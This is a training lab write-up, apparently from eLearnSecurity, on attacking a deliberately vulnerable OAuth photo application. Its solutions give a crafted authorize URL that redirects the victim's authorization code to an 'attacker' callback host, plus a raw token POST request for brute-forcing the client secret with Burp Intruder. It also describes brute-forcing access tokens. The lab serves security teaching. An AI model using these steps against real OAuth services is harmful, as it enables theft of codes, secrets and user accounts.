HERA LAB

ATTACKING OAUTH

eLearn Security
AN INE COMPANY

eLearnSecurity has been chosen by students in 140 countries in the world
and by leading organizations such as:

hp Microsoft intel cisco AT&T verizon U.S. AIR FORCE pwc gemalto security to be free

1. Scenario

Your goal in this lab will be to try some common attacks against a vulnerable, OAuth-powered web application. Prepare the attacks and their working proof of concepts as if you were submitting these to a bug bounty program or a penetration testing report. The web application is based on the below GitHub repository https://github.com/koenbuyens/Vulnerable-OAuth-2.0-Applications

2. Goals

- Create a working proof of concept to attack an OAuth client once he visits a malicious URL
- Find an alternative way to gain access to protected resources

3. What you will learn

- Auditing and attacking OAuth implementations
- Creating a proof of concept for client-side attacks against insecure OAuth implementations

4. Recommended tools

- BurpSuite
- OAuth 2.0 documentation

5. Network Configuration

The target application can be found at **http://172.16.64.192:3005**

The username is **admin** and the password is **password**.

6. Tasks

Task 1. Create a code stealing PoC

Craft an URL that can be sent to a victim in order to steal the authorization code once he/she logs in into the **/oauth** endpoint. You can use the following data: the response type is "**code**", the scope is "**view_gallery**" and the client_id is "**photoprint**".

Task 2. Use the acquired code to bruteforce the client secret

Use a POST request to the /token endpoint in order to bruteforce the client secret. Consult with OAuth's documentation to recreate the request. The **grant type** is "**authorization_code**"

Task 3. Discover another token vulnerability

Discover another vulnerability by abusing the **/photos/me?access_token=** endpoint.

SOLUTIONS

Below, you can find solutions for each task. Remember though, that you can follow your own strategy, which may be different from the one explained in the following lab.


TASK 1. CREATE A CODE STEALING POC

Based on OAuth's documentation available on https://tools.ietf.org/html/rfc6749 you can construct the following GET request. Note that you have to be logged out upon visiting this URL.

```
http://172.16.64.192:3005/oauth/authorize?response_type=code&redirect_uri=http%3A%2F%2Fattacker%2Fcallback&scope=view_gallery&client_id=photoprint
```

Upon logging in, there is a "consent screen", which has to be accepted, just like a regular login via OAuth.

Then, the user is redirected to the "attacker" website with the authorization code in the callback value. Any user that is sent the above URL and will log in via it, will make a request to the attacker website disclosing the authorization code.




The underlying vulnerability is an unvalidated redirection.


TASK 2. USE THE ACQUIRED CODE TO BRUTEFORCE THE CLIENT SECRET

Based on a sample Token request (https://auth0.com/docs/api-auth/tutorials/authorization-code-grant) you can construct the following POST request.


```
POST /token HTTP/1.1
content-type: application/x-www-form-urlencoded
host: 172.16.64.192:3005
content-length: 137
Connection: close

code=77515&redirect_uri=http%3A%2F%2F172.16.64.192%3A3005%2Fcallback&grant_type=authorization_code&client_id=photoprint&client_secret=[bruteforce]
```

Using Burp Intruder and a wordlist (we used Rockyou-10 available here) you can bruteforce the client secret.







After starting the attack, soon we realize that the client secret is "**secret**".




The response access token can now be supplied to the **/photos/me?access_token=** endpoint.






TASK 3. DISCOVER ANOTHER TOKEN VULNERABILITY

At **/photos/me?access_token=[code]** you are able to bruteforce the valid token. This will require the following Burp Intruder configuration:





This way, an attacker is able to compromise active tokens via bruteforce in an unlimited way. Note, that in a real application there might be multiple active tokens. As we have just one active token, the time for bruteforcing it might be much longer.